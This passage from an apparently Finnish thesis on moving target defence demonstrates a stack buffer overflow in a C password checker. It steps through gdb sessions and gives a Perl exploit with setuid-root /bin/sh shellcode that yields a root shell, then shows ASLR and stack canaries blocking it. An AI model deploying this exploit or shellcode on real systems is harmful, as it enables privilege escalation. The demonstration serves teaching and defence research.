   if (strcmp(passwd_buffer, "kissa123") == 0)
      authenticated = 1; // Correct password

   // Return 0 if wrong password, 1 if correct password
   return authenticated;

}


int main(int argc, char *argv[]) {

   if (argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }

   // Check if correct password
   if (check_passwd(argv[1])) {
      printf("Welcome authenticated user!\n");
   }
   // Wrong password
   else {
```

```
    printf("Access␣denied.\n");
  }
}
```

Lista 3: Ohjelman lähdekoodi, jossa on ylivuotohaavoittuvuus

Ajettaessa normaalisti ohjelma toimii oletetusti. Käyttäjän antamaa salasanaa verrataan koodissa olevaan salasanaan kutsumalla *check_passwd* funktiota. Kun salasana on oikein asetetaan *authenticated* arvoon 1 ja palataan funktiosta. Funktiota on alunperin kutsuttu ehtolausekkeen sisällä, joten jos palautunut arvo on 1 tulkitaan se todeksi, joka aiheuttaa ehtolausekkeen toteutumisen ja sisäänkirjautumisen onnistumisen. Muussa tapauksessa annetaan käyttäjälle virheilmoitus.

```
$ gcc auth_overflow.c -o vuln -fno-stack-protector -z execstack -m32 -g
$ ./vuln
Usage: ./vuln <password>
$ ./vuln kissa123
Welcome authenticated user!
$ ./vuln VaaraSalana
Access denied.
```

Ohjelmassa on kuitenkin ohjelmointivirhe muuttujien käsittelyssä. Käyttäjän antaman syötteen pituutta ei tarkisteta. Syöte talletetaan muuttujaan, jonka pituuden oletetan olevan maksimissaan 16 kirjainta. Käyttäjä voi ylivuotaa dataa pinoon antamalla maksimikokoa pidemmän syötteen. Suoritetaan seuraavaksi ohjelma käyttäen syötteenä ylivuodon aiheuttavaa merkkijonoa.

```
$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome authenticated user!
$
```

Ohjelma toimii kuten olisimme syöttäneet oikean salasanan. Tämä johtuu ohjelman tavasta tallentaa syötteet ja aliohjelmakutsujen muuttujat muistiin.

Ohjelma on laadittu siten, että ensiksi varataan muistista tilaa *check_passwd* muuttujalle ja sen jälkeen *authenticated* muuttujalle. Muistissa nämä menevät peräkkäin[12], mutta *check_passwd* muuttujalle varataan vain 30 tavua. Ylivuosimme pitkällä salasanalla siten *authenticated* arvon, joka debuggerilla katsottuna on 0x41414141, eli neljä A -kirjainta, numeroksi muutettuna tämä arvo on 1094795585. Ehtolausekkeessa, jonka perusteella päätetään onko salasana oikein, verrataan onko *authenticated* arvo tosi. C-kieltä käytettäessä kaikki positiiviset arvot tulkitaan todeksi, joten sisäänkirjautuminen onnistuu.

Tutkitaan ohjelman ajoa ja sen ajonaikaisia muuttujia tarkemmin virheenjäljittällä (debuggerilla): Avataan ohjelma debuggeriin ja ohjeistetaan se pysäyttämään ohjel-

[12]Testattu Linux 4.4.0 Kernel ASLR pois käytöstä

man suoritus tietyssä meitä kiinnostavassa kohdassa. Käynnistän ohjelman salasanalla, jossa on A-kirjan 33 kertaa peräkkäin.

```
$ gdb -q ./vuln
Reading symbols from ./vuln...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/fts/gradu/auth/vuln AAAAAA...
Welcome authenticated user!

(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_passwd(char *passwd) {
6
7          char passwd_buffer[30];
8          int authenticated = 0;
9
10         strcpy(passwd_buffer, passwd);
(gdb)
11
12
13         if (strcmp(passwd_buffer, "kissa123") == 0)
14            authenticated = 1; // Correct password
15
16         // Return 0 if wrong or 1 if correct password
17         return authenticated;
18
19      }
.
.
.
(gdb) break 10
Breakpoint 1 at 0x400659: file auth_overflow.c, line 10.
(gdb) break 17
Breakpoint 2 at 0x400688: file auth_overflow.c, line 17.
(gdb)
```

Pysäytämme ohjelman ajamisen riville 10, jossa tapahtuu salasanan kopioiminen käyttäjältä sille varattuun tilaan ohjelman muistissa. Ohjelman suoritus pysähtyy juuri ennen kuin rivillä oleva koodi suoritetaan. Tämän jälkeen pysäytämme suorituksen seuraavan kerran rivillä 17, jossa olemme juuri palaamassa *check_passwd* funktiosta, joka määrittää sen, onko käyttäjä antanut oikean salasanan. Seuraavaksi ajetaan ohjelma breakpointeilla ja tutkitaan muistissa oleva tieto.

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 1, check_passwd
(passwd=0x7fffffffe36f 'A' <repeats 38 times>) at auth_overflow.c:10
10          strcpy(passwd_buffer, passwd);
(gdb) x/s passwd_buffer
0xffffd0de:     "\001"
(gdb) x/x &authenticated
0xffffd0fc:     0x00
(gdb) print 0xffffd0fc - 0xffffd0de
$1 = 30
(gdb) x/16xw passwd_buffer
0xffffd0de: 0xffff0000 0x002fffff 0x6dc80000 0x5858f7e0
0xffffd0ee: 0x8000f7fd 0xc0000000 0xa244f7fa 0x0000f7fa
0xffffd0fe: 0x00020000 0x00000000 0xd1280000 0x8557ffff
0xffffd10e: 0xd3a60804 0xd1d4ffff 0xd1e0ffff 0x85b1ffff
```

Tutkimme tässä *passwd_ buffer* ja *authenticated* muuttujien sisällön ja huomaamme, että ne ovat vielä alustamattomia. Samalla näemme, missä muistiosoitteissa muuttujat sijaitsevat. Huomaamme, että *authenticated* sijaitsee jäljempänä muistissa. Muistiosoitteiden erotus on 30 tavua. Ylivuoto tapahtuu kun *passwd_ buffer* muuttujaan asetetaan enemmän kuin 30 tavua.

Jatketaan ohjelman suoritusta. Ohjelma pysähtyy kun suoritus on rivillä 17. Tässä vaiheessa ylivuoto on jo tapahtunut ja voimme tarkastella pinon ja muistin sisältöä.

```
Breakpoint 2, check_passwd (passwd=0xffffd3a6 'A' <repeats 38 times>)
at auth_overflow.c:17
17          return authenticated;
(gdb) x/16xw passwd_buffer
0xffffd0de: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd0ee: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd0fe: 0x41414141 0x00004141 0xd1280000 0x8557ffff
0xffffd10e: 0xd3a60804 0xd1d4ffff 0xd1e0ffff 0x85b1ffff
(gdb) x/4cb &authenticated
0xffffd0fc:     65 'A'  65 'A'  65 'A'  65 'A'
(gdb) x/dw &authenticated
0xffffd0fc:     1094795585
(gdb) continue
Continuing.
Welcome authenticated user!
[Inferior 1 (process 10201) exited normally]
```

Virheenjäljittäjästä näemme, että *passwd_ buffer* on täyttynyt A-kirjaimesta (heksadesimaalina 0x41, desimaalina 65 ja ASCII-muodossa kirjain A) sekä että *authenticated* muuttuja on ylikirjoitettu myös A-kirjaimella. Muuttujan desimaaliarvo on ajohetkellä ja ehtolausekkeen tarkistuksen hetkellä 1094795585. Jatkamalla pysäy-

tetyn ohjelman suoritusta saamme viestin, että tunnistautuminen on onnistunut. Ylikirjoitimme tarkistuksessa käytetyn muuttujan ja pääsimme tunnistautumisen ohi väärällä salasanalla.

Pystymme tämän kaltaisella ylivuodolla muokkaamaan pinokehystä (stack frame). Pinokehyksessä sijaitsee paluuosoite, joka osoittaa kohdan, josta ohjelmakoodin suoritus jatkuu aliohjelmakutsun jälkeen. Aliohjelmakutsusta palautuminen asettaa paluuosoitteen prosessorin käskyosoittimeksi. Muistiin viittaava käskyosoitin kuvaa prosessorille, mistä löytyy seuraavaksi suoritettava konekielinen käsky. Tätä muokkaamalla voimme ohjata ohjelman suorituksen poikkeamaan normaalista. Pystymme suorittamaan komentoja haavoittuvuuden avulla kun lisäämme ohjelman käyttämään muistiin komennot konekielimuodossa ja ylikirjoitamme paluuosoitteen arvon viittamaan muistiosoitteeseen, josta komennot löytyvät.

Seuraavaksi esitän edellä mainitun haavoittuvuuden ja hyökkäyksen siihen perustuen. Tämän jälkeen otamme käyttöön muistiosoitteiden satunnaistamiseen käytetyn MTD-tekniikan ja tutkimme miten se vaikuttaa haavoittuvuuteen ja sen hyväksikäyttöön.

11.2 Komentojen suorittaminen ylivuotohaavoittuvuudella

Mielivaltaisten komentojen suorittaminen onnistuu, jos pystymme kaappaamaan ohjelman suorituksen ja syöttää sille suoritettavat komennot. Käytämme edellä esiteltyä ohjelmaa, joka sisältää haavoittuvuuden, jolla voimme ylivuotaa dataa ja muokata ohjelman pinossa olevaa dataa. Saamme lisättyä oman ohjelmakoodimme muistiin antamalla sen ohjelman syötteenä. Syöte on sarja konekielisiä käskyjä, jotka on esitetty heksadesimaalimuodossa, siis samalla tavalla kuin ne on normaalisti suorituksenaikaisesti tallennettu muistiin. Seuraavaksi meidän pitää saada ohjelma suorittamaan nämä komennot.

Käytämme ohjelman suorituksen kaappaamiseen menetelmää, joka mainittiin aikaisemmin: ylikirjoitamme pinokehyksessä sijaitsevan paluuosoitteen arvon ylivuotamalla pinoon. Selvitämme, missä osoitteessa kontrolloimamme muisti (käyttäjän syöte) sijaitsee. Tämän jälkeen suunnittelemme ylivuodon tapahtumaan siten, että paluuosoite osoittaa muistialueelle, jonka sisältöä kontrolloimme syötteen avulla. Tämä aiheuttaa ohjelman suorituksen siirtymisen alueelle, johon voimme asettaa seuraavaksi suoritettavat komennot.

```
Reading symbols from ./vuln...done.
(gdb)  run $(python -c 'print␣"A"*50')
Starting program: /home/fts/gradu/auth/vuln $(python -c 'print␣"A"*50')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Kokeilemme ylivuotoa ensiksi pitkällä A-merkkijonosyötteellä ja huomaamme ohjelman suorituksen ohjautuneen osoitteeseen 0x41414141. A-merkki on heksadesimaa-

limuodossa 0x41. Ohjelman suoritus on siis mahdollista ohjata haluamaamme muistiosoitteeseen. Seuraavaksi tutkimme missä muistiosoitteessa syötteemme sijaitsee ja mikä on pinossa oleva paluuosoitteen arvo.

Tutkitaan paluuosoitetta ja pinon rakennetta debuggerin avulla. Käytämme disassembly -komentoa, joka näyttää muistissa olevan ohjelmakoodin.

```
(gdb) disassem main
Dump of assembler code for function main:
...
   0x08048546 <+56>:    mov    0x4(%eax),%eax
   0x08048549 <+59>:    add    $0x4,%eax
   0x0804854c <+62>:    mov    (%eax),%eax
   0x0804854e <+64>:    sub    $0xc,%esp
   0x08048551 <+67>:    push   %eax
   0x08048552 <+68>:    call   0x80484cb <check_passwd>
   0x08048557 <+73>:    add    $0x10,%esp
   0x0804855a <+76>:    test   %eax,%eax
   0x0804855c <+78>:    je     0x8048570 <main+98>
...
```

Tästä näemme, että *check_passwd* aliohjelmaa kutsutaan kohdassa 0x08048552. Kun funktiosta palataan pääohjelmaan, pitäisi suorituksen jatkua kohdasta 0x08048557. Tätä kutsutaan paluuosoitteeksi ja se talletetaan pinoon aliohjelmakutsun ajaksi. Voimme tarkastella pinon sisältöä debuggeria käyttäen.

```
Breakpoint 1, check_passwd (passwd=0xffffd399 'A' <repeats 50 times>)
at auth_overflow.c:8
8           int authenticated = 0;
(gdb) x/20x $ebp
0xffffd0f8: 0xffffd118 0x08048557 0xffffd399 0xffffd1c4
0xffffd108: 0xffffd1d0 0x080485b1 0xf7fac3dc 0xffffd130
0xffffd118: 0x00000000 0xf7e12637 0xf7fac000 0xf7fac000
0xffffd128: 0x00000000 0xf7e12637 0x00000002 0xffffd1c4
0xffffd138: 0xffffd1d0 0x00000000 0x00000000 0x00000000
```

Paluuosoite 0x08048557 näkyy ensimmäisellä rivillä sekä sen jälkeen on aliohjelmakutsulle parametrina annetun syötteen osoite 0xffd45394. Jatkamme ohjelman suoritusta ja pysäytämme sen ylivuodon tapahtumisen jälkeen. Ylivuodon tapahtumisen jälkeen näemme, että paluuosoite on muuttunut. Samalla huomaamme, että 50 tavun pituinen syöte aiheuttaa juuri sopivan ylivuodon millä muuttaa paluuosoitteen arvoa.

```
(gdb) c
Continuing.
```

```
Breakpoint 2, check_passwd (passwd=0xffffd300 "\b")
at auth_overflow.c:13
13          if (strcmp(passwd_buffer, "kissa123") == 0)
(gdb) x/20x $ebp
0xffffd0f8: 0x41414141 0x41414141 0xffffd300 0xffffd1c4
0xffffd108: 0xffffd1d0 0x080485b1 0xf7fac3dc 0xffffd130
0xffffd118: 0x00000000 0xf7e12637 0xf7fac000 0xf7fac000
0xffffd128: 0x00000000 0xf7e12637 0x00000002 0xffffd1c4
0xffffd138: 0xffffd1d0 0x00000000 0x00000000 0x00000000
...
```

Seuraavaksi tutkimme mikä on meidän kontrolloimamme muistialueen osoite 50 tavun pituisella syötteellä.

```
(gdb) r
Start it from the beginning? (y or n) y

Breakpoint 1, check_passwd (passwd=0xffffd399 'A' <repeats 50 times>)
at auth_overflow.c:8
8           int authenticated = 0;
(gdb) x/30x 0xffffd399
0xffffd399: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd3a9: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd3b9: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd3c9: 0x58004141 0x565f4744 0x3d524e54 0x434c0037
0xffffd3d9: 0x5041505f 0x663d5245 0x49465f69 0x4654552e
...
```

Syöte sijaitsee osoitteessa 0xffffd399. Näiden tietojen perusteella voimme muuttaa ohjelman suoritusta haavoittuvuutta käyttäen. Asetamme suoritettavat komennot muistiin antamalla ne syötteen osana. Aiheutamme sopivan ylivuodon kontrolloimalla syötteen pituutta ja sen sisältöä. Ylivuoto muuttaa aliohjelmakutsun paluuosoitteeksi arvon, joka osoittaa syötteemme alkuun. Ohjelman suoritus siirtyy paluuosoitteen osoittamaan käskyyn aliohjelmakutsun valmistuessa.

Tavoitteenamme on käynnistää komentokehote ja sitä kautta saada oikeudeton pääsy koneeseen ja nostaa omia käyttövaltuuksiamme pääkäyttäjän tasolle. Tätä simuloimaan olen muokannut haavoittuvan esimerkkiohjelman siten, että sillä on suorituksen aikana pääkäyttäjän oikeudet. Käytämme valmiina löytyvää konekielistä käskyjonoa (shellcode). Käskyt käynnistävät komentokehotteen (/bin/sh) pääkäyttäjän oikeuksilla (setuid 0)[Che08].

Haavoittuvuuden hyväksikäyttö muodostuu 50 tavun pituisesta syötteestä, josta 28 tavua muodostuvat komentokehotteen avaamiseen vaadituista konekielisistä komennoista. Paluuosoitteeksi asetettava muistiosoitteen arvo on 4 tavun pituinen. Loput syötteestä asetamme liukumaksi NOP-käskyllä luvussa 10.2.3 esitetyn mukaisesti.

Näiden tietojen perusteella voi tehdä erillisen hyväksikäyttöohjelman, joka ajaa tarvittavat komennot automaattisesti. Seuraavana esimerkki ohjelmasta ja sen suorituksesta.

```
$ cat exploit.pl
#!/usr/bin/perl
$shellcode = "\x90"x12
            ."\x31\xdb"
            ."\x8d\x43\x17"
            ."\x99"
            ."\xcd\x80"
            ."\x31\xc9"
            ."\x51"
            ."\x68\x6e\x2f\x73\x68"
            ."\x68\x2f\x2f\x62\x69"
            ."\x8d\x41\x0b"
            ."\x89\xe3"
            ."\xcd\x80"
            ."A"x6
            ."\xb0\xd3\xff\xff";

exec('./vuln', $shellcode);
$ id
uid=1000(fts) gid=1000(fts)
$ perl exploit.pl
# id
uid=0(root)
```

11.3 Ylivuotohaavoittuvuus ja ASLR

Kävimme ASLR-tekniikkaa läpi luvussa 9.4.1. ASLR-tekniikka perustuu muistialueiden satunnaistamiseen ja siten se pyrkii estämään edellä kuvattu haavoittuvuus ja sen hyväksikäyttö. Seuraavaksi tutkimme miten ohjelma ja siihen tehty hyväksikäyttöohjelma toimivat, kun ASLR-tekniikka otetaan käyttöön.

```
# echo 2 > /proc/sys/kernel/randomize_va_space

$ ./vuln
Usage: ./vuln <password>

$ ./vuln testi
Access denied.

$ ./vuln kissa123
Welcome authenticated user!
```

```
$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome authenticated user!
$ id
uid=1000(fts) gid=1000(fts)
$ perl exploit.pl
Segmentation fault
```

ASLR-suojauksen ollessa päällä ohjelma toimii odotetuilla syötteillä kuten ilman suojausta. Ensimmäinen ylivuoto, joka perustui *authenticated* muuttujan arvon ylikirjoittamiseen toimii edelleen. Tämä johtuu siitä, että ASLR-tekniikka ei vaihda muuttujien keskenäistä järjestystä. Käsittelimme tätä rajoitusta ja ASLR- ja ASLP-tekniikoita luvuissa 9.4.1 ja 8.

ASLR-tekniikka estää tekemämme hyväksikäyttöohjelman toiminnan. Hyväksikäyttö perustui ohjelman suorituksen kaappaamiseen ylivuoto haavoittuvuuden avulla. Tallensimme omat käskyt tunnettuun muistiosoitteeseen ja ohjasimme suorituksen sinne. Emme voi suoraan viitata tiettyyn osoitteeseen, koska ASLR-tekniikka muuttaa ohjelman muistiavaruuden ja käyttämät osoitteet.

ASLR-tekniikka voidaan ottaa käyttöön ilman muutoksia kääntäjään tai ohjelmaan. Lopuksi käännämme ohjelmasta uuden version, joka sisältää erityisen suojauksen ylivuotoja vastaan. Suojaus lisää ohjelmaan tarkistuksia, jotka suorituksen aikana huomaavat ylivuodon tapahtuneen. Ohjelman suoritus keskeytetään, kun ylivuoto havaitaan.

```
$ gcc auth_overflow.c -o vuln -fstack-protector -m32 -g
$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./vuln terminated
Aborted
```

12 Yhteenveto

Tietoyhteiskunnassa vuorovaikutus tapahtuu tieto- ja viestintäteknologiaa käyttämällä. Yhteiskunnan toiminta on riippuvainen tietojärjestelmistä. Tietojärjestelmät ohjaavat yhteiskunnan tärkeimpiä toimintoja. Digitalisaatio ja teknologian kehittyminen on mahdollistanut uusien toimintamallien käyttöönoton. Palveluita sähköistetään ja ne saatetaan kaikkien käytettäväksi tietoverkon avulla. Tämä mahdollistaa yhteiskunnan tehokkaan toiminnan, mutta altistaa sen kyberuhkille ja -hyökkäyksille, joita kohdistuu tietojärjestelmiin ja -verkkoihin.

Sähköisten järjestelmien tärkeyden ja niiden sisältämän tiedon tai toiminnallisuuden takia ne ovat kiinnostavia kohteita tietomurroille ja häirinnälle. Rikolliset ovat kiinnostuneita rahanarvoisesta materiaalista, kun taas poliittisesti motivoituneet toimijat voivat pyrkiä häiritsemään järjestelmien toimintaa. Toimintahäiriöt yhteiskunnan kriittisissä järjestelmissä voivat aiheuttaa vaaraa yleiselle turvallisuudelle.

Hyökkääjien kyvykkyys ja hyökkäystavat kehittyvät jatkuvasti. Järjestelmät on usein rakennettu käyttäen yleisesti saatavilla olevia ohjelmistoja. Näistä voi löytyä haavoittuvuuksia, jotka siten ovat myös kaikissa ohjelmistoa käyttävissä järjestelmissä. Tarvitaan uusia menetelmiä järjestelmien turvaamiseksi. Tässä tutkielmassa selvitimme tietojärjestelmien suojaamiseen esitettyä menetelmää, joka perustuu *liikkuvan maalin* periaatteeseen.

Tutkielman tarkoituksena on selvittää mikä *liikkuvan maalin* periaate on. Periaatteessa tietojärjestelmien suojaamisessa otetaan käyttöön erilaisia tekniikoita, jotka muuttavat järjestelmää ja sen suoritusympäristöä siten, että hyökkääjä ei voi tietää miten järjestelmä on koostettu. Tarkoituksena on aiheuttaa hyökkääjälle epävarmuutta ja lisätä hyökkäykseen kuluvien resurssien määrää. Periaatteen kuvaus löytyy luvusta 8 ja sille ehdotettu teoreettinen viitekehys luvusta 8.2.

Tekniikoita on useita ja niitä voi käyttää järjestelmän eri tasoilla. Tutkielmassa tekniikat on luokiteltu viiteen eri ryhmään: tiedon ja syötteiden dynaamisuus, ohjelmistokoodin dynaamisuus, ajoympäristön dynaamisuus, alustojen dynaamisuus ja tietoverkkojen muuttaminen. Tutkimme luokkiin kuuluvia tekniikoita luvussa 9.

Käytännön osuudessa tutkimme miten muistiavaruuden satunnaistaminen (ASLR) estää hyväksikäyttöohjelman toiminnan. Muistiavaruuden satunnaistaminen kuuluu luokkaan, jossa muutetaan ajonaikaista ympäristöä. Tekniikka ei vaadi muutoksia suojattavaan ohjelmaan, vaan toimii käyttöjärjestelmän tasolla. ASLR-tekniikka muuttaa ohjelman käyttämän muistin rakennetta. Tällä pyritään estämään hyväksikäyttöohjelmat, jotka tekevät oletuksia muistin rakenteesta. Huomaamme, että tekniikka estää tekemämme haavoittuvuuden hyväksikäytön.

Liikkuvan maalin mukainen ajattelutapa kyberpuolustuksessa on mielestäni perusteltua. Tarvitsemme tekniikoita estämään saman haavoittuvuuden hyväksikäyttö useammassa kohteessa. Hyökkääjät voivat etsiä ohjelmistoista haavoittuvuuksia. Ohjelmistot voivat sisältää haavoittuvuuksia jopa vuosia. Hyökkääjät pitävät löydökset salassa, joten emme voi olettaa ohjelmistojen olevan turvallisia.

Lähteet

AASK08 Ahmed, M. S., Al-Shaer, E. ja Khan, L., A novel quantitative approach for measuring network security. *INFOCOM 2008. The 27th Conference on Computer Communications. IEEE*. IEEE, 2008, sivut 1957–1965.

ABJC14 Albanese, M., Battista, E., Jajodia, S. ja Casola, V., Manipulating the attacker's view of a system's attack surface. *Communications and Network Security (CNS), 2014 IEEE Conference on*. IEEE, 2014, sivut 472–480.

ACM14 ACM, First ACM Workshop on Moving Target Defense (MTD 2014), 2014. URL `http://csis.gmu.edu/MTD2014/`. Vierailtu 23.07.2017.

Ale96 AlephOne, Smashing the stack for fun and profit, marraskuu 1996.

ASS17 ASSA ABLOY, ABLOY OS – Käyttöjärjestelmä turvallisuuden ekosysteemin hallintaan, 2017. URL `http://www.abloy.fi/fi/abloy/abloyfi/ajankohtaista/tiedotteita/uutiset-2014-2015/uutiskategoria-2014-2015/abloy-os-kayttojarjestelma-turvallisuuden-ekosysteemin-hallintaan/`. Vierailtu 2.10.2017.

BAMKTG16 Ben-Asher, N., Morris-King, J., Thompson, B. ja Glodek, W. J., Attacker skill, defender strategies, and the effectiveness of migration-based moving target defense in cyber systems. *11th International Conference on Cyber Warfare and Security: ICCWS2016*. Academic Conferences and publishing limited, 2016, sivu 21.

BAP+03 Barrantes, E. G., Ackley, D. H., Palmer, T. S., Stefanovic, D. ja Zovi, D. D., Randomized instruction set emulation to disrupt binary code injection attacks. *Proceedings of the 10th ACM conference on Computer and communications security*. ACM, 2003, sivut 281–289.

BDS03 Bhatkar, S., DuVarney, D. C. ja Sekar, R., Address obfuscation: An efficient approach to combat a broad range of memory error exploits. *USENIX Security Symposium*, osa 12, 2003, sivut 291–301.

BI 15 BI Intelligence, The internet of everything: 2015, 2015. URL `http://www.businessinsider.com/internet-of-everything-2015-bi-2014-12?op=1&r=US&IR=T&IR=T/#-1`. Vierailtu 20.07.2017.

Blo17 Bloomberg, Equifax faces multibillion-dollar lawsuit over hack, 2017. URL `https://www.bloomberg.com/news/articles/2017-09-08/equifax-sued-over-massive-hack-in-multibillion-dollar-lawsuit?cmpid=socialflow-twitter-business&utm_content=business&utm_campaign=socialflow-organic&utm_source=twitter&utm_medium=social`. Vierailtu 20.07.2017.

BMG01 Blakley, B., McDermott, E. ja Geer, D., Information security is information risk management. *Proceedings of the 2001 workshop on New security paradigms*. ACM, 2001, sivut 97–104.

Bra17 Brad Smith - President and Chief Legal Officer, The need for urgent collective action to keep people safe online: Lessons from last week's cyberattack, toukokuu 14 2017. URL `https://blogs.microsoft.com/on-the-issues/2017/05/14/need-urgent-collective-action-keep-people-safe-online-lessons-last-wee#sm.0001gnysbhjsod01z7q11hvz0xg2d`. Vierailtu 20.10.2017.

BSOD17 Bardas, A. G., Sundaramurthy, S. C., Ou, X. ja DeLoach, S. A., Mtd cbits: Moving target defense for cloud-based it systems. *European Symposium on Research in Computer Security*. Springer, 2017, sivut 167–186.

CAC+08 Cadar, C., Akritidis, P., Costa, M., Martin, J.-P. ja Castro, M., Data randomization. Tekninen raportti, Technical Report TR-2008-120, Microsoft Research, 2008. Cited on, 2008.

Car14 Carter, B., Html architecture, a novel development system (hands): An approach for web development. *Information and Computer Technology (GOCICT), 2014 Annual Global Online Conference on*. IEEE, 2014, sivut 90–95.

CDM98 Crowder, H., Dembo, R. ja Mulvey, J., On reporting computational experiments with mathematical software. *ACM Transactions on Mathematical Software*, 5,2(1979), sivut 193–203.

Che08 Chema Garcia (aka sch3m4), Linux/x86 - setuid(0) + execve(/bin/sh,0,0) null-free shellcode (28 bytes), marraskuu 29 2008. URL `https://www.exploit-db.com/exploits/13333/`. Vierailtu 20.10.2017.

CP16 Costigan, S. S. ja Perry, J. *Cyberspaces and global affairs*, sivut 13–14. Routledge, 2016.

Dir11 Director General, *Implementation of the NPT Safeguards Agreement and relevant provisions of Security Council resolutions in the Islamic Republic of Iran*. International Atomic Energy Agency (IAEA), 11 2011. http://isis-online.org/uploads/isis-reports/documents/IAEA_Iran_8Nov2011.pdf.

Dur09 Durden, T., Bypassing PaX ASLR protection (2009), 2009. URL `http://www.phrack.com/issues/59/9.html`. Vierailtu 10.10.2017.

ENTK11 Evans, D., Nguyen-Tuong, A. ja Knight, J. *Effectiveness of Moving Target Defenses*, sivut 29–48. Springer New York, New York, NY, 2011. URL `http://dx.doi.org/10.1007/978-1-4614-0977-9_2`.

Equ17 Equifax, Equifax announces cybersecurity incident involving consumer information, 2017. URL https://investor.equifax.com/news-and-events/news/2017/09-07-2017-213000628. Vierailtu 20.07.2017.

Eri08 Erickson, J. *Hacking - The Art of Exploitation (2nd edition)*, sivut 118–190. No Starch Press, Inc, 555 De Haro Street, Suite 250, SF, 2008.

ET16 Evans, N. ja Thompson, M., Multiple operating system rotation environment moving target defense, maaliskuu 22 2016. URL https://www.google.com/patents/US9294504. US Patent 9,294,504.

FGM+99 Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P. ja Berners-Lee, T., Rfc 2616, hypertext transfer protocol – http/1.1, 1999. URL https://www.ietf.org/rfc/rfc2616.txt.

FM Fette, I. ja Melnikov, A., Rfc 6455-the websockets protocol. 2011. *URL https://tools.ietf.org/html/rfc6455*.

For17 Forum of Incident Response and Security Teams (FIRST), Common vulnerability scoring system sig, 2017. URL https://www.first.org/cvss/. Vierailtu 21.07.2017.

Fra10 Franz, M., E unibus pluram: massive-scale software diversity as a defense mechanism. *Proceedings of the 2010 workshop on New security paradigms*. ACM, 2010, sivut 7–16.

Fra17 Franco, J., Attack Patterns Aligned to Cyber Kill Chain, 2017. URL http://gauss.ececs.uc.edu/Courses/c6055/pdf/attackpatterns.pdf. Vierailtu 20.09.2017.

Gar17 Gartner, Gartner says worldwide sales of smartphones grew 9 percent in first quarter of 2017, 2017. URL http://www.gartner.com/newsroom/id/3725117. Vierailtu 21.07.2017.

Gre16 Greene, T., Why the 'cyber kill chain' needs an upgrade, 2016. URL https://www.networkworld.com/article/3104542. Vierailtu 20.09.2017.

grs03 grsecurity, Pax. Tekninen raportti, PaX Team, 2003.

HCA11 Hutchins, E. M., Cloppert, M. J. ja Amin, R. M., Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, 1,1(2011), sivu 80.

HG11 Huang, Y. ja Ghosh, A. K., Introducing diversity and uncertainty to create moving attack surfaces for web services. *Moving Target Defense*, sivut 131–151.

HH05 Hansman, S. ja Hunt, R., A taxonomy of network and computer attacks. *Computers & Security*, 24,1(2005), sivut 31–43.

How97 Howard, J. D., An analysis of security incidents on the internet 1989-1995. Tekninen raportti, Carnegie-Mellon Univ Pittsburgh PA, 1997.

HVV06 Hakala, M., Vainio, M. ja Vuorinen, O. *Tietoturvallisuuden käsikirja*. Docento Oy, Ylistönmäentie 24, 2006.

Int17 Internet Assigned Numbers Authority (IANA), Service Name and Transport Protocol Port Number Registry, 2017. URL `https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml`. Vierailtu 20.09.2017.

Jan09 Jansen, W., Directions in security metrics research.

Kan15 Kananen, I. *Suomen huoltovarmuus Riittääkö energia ja ruoka, toimiiko tiedonkulku?*, sivut 270–282. Docento Oy, Ylistönmäentie 24, 2015.

Kan17 Kansaneläkelaitos (Kela), Kansallinen Terveysarkisto (Kanta) - Häiriötiedotteet, vierailtu 30.09.2017. URL `http://www.kanta.fi/fi/hairiotiedotteet`.

KGZL17 Kim, H., Guo, P., Zhu, M. ja Liu, P., Attack-resilient estimation of switched nonlinear cyber-physical systems. *American Control Conference (ACC), 2017*. IEEE, 2017, sivut 4328–4333.

KJB+06 Kil, C., Jun, J., Bookholt, C., Xu, J. ja Ning, P., Address space layout permutation (aslp): Towards fine-grained randomization of commodity software. *2006 22nd Annual Computer Security Applications Conference (ACSAC'06)*, Dec 2006, sivut 339–348.

Kk13 Kosonen, M. ja kumppanit, *Suomen kyberturvallisuusstrategia*. Turvallisuuskomitean sihteeristö, ensimminen painos, 1 2013. https://www.turvallisuuskomitea.fi/index.php/files/18/muut%20julkaisut/10/Suomen%20kyberturvallisuusstrategia%20ja%20taustamuistio.pdf vierailtu 1.6.2017.

Kk14 Kosunen, R. ja kumppanit, *Kokonaisturvallisuuden sanasto TSK47*. Suomen Pelastusalan Keskusjärjestö SPEK, ensimminen painos, 12 2014. http://www.spek.fi/loader.aspx?id=1c66e01d-a75e-4a9a-80ec-9816340ce752 vierailtu 1.6.2017.

KMY10 Krautsevich, L., Martinelli, F. ja Yautsiukhin, A., Formal approach to security metrics.: What does more secure mean for you? *Proceedings of the Fourth European Conference on Software Architecture: Companion Volume*. ACM, 2010, sivut 162–169.

Kre16 Krebs on Security, Hacked Cameras, DVRs Powered Today's Massive Internet Outage, 2016. URL https://krebsonsecurity.com/2016/10/hacked-cameras-dvrs-powered-todays-massive-internet-outage/. Vierailtu 21.09.2017.

Kyb17 Kyberturvallisuuskeskus, Viestintäviraston kyberturvallisuuskeskus, vierailtu 01.06.2017. URL https://www.viestintavirasto.fi/kyberturvallisuus/viestintavirastontietoturvapalvelut.html.

LC02 Lhee, K.-s. ja Chapin, S. J., Type-assisted dynamic buffer overflow detection. *USENIX Security Symposium*, 2002, sivut 81–88.

LC03 Lhee, K.-S. ja Chapin, S. J., Buffer overflow and format string overflow vulnerabilities. *Softw. Pract. Exper.*, 33,5(2003), sivut 423–460. URL http://dx.doi.org/10.1002/spe.515.

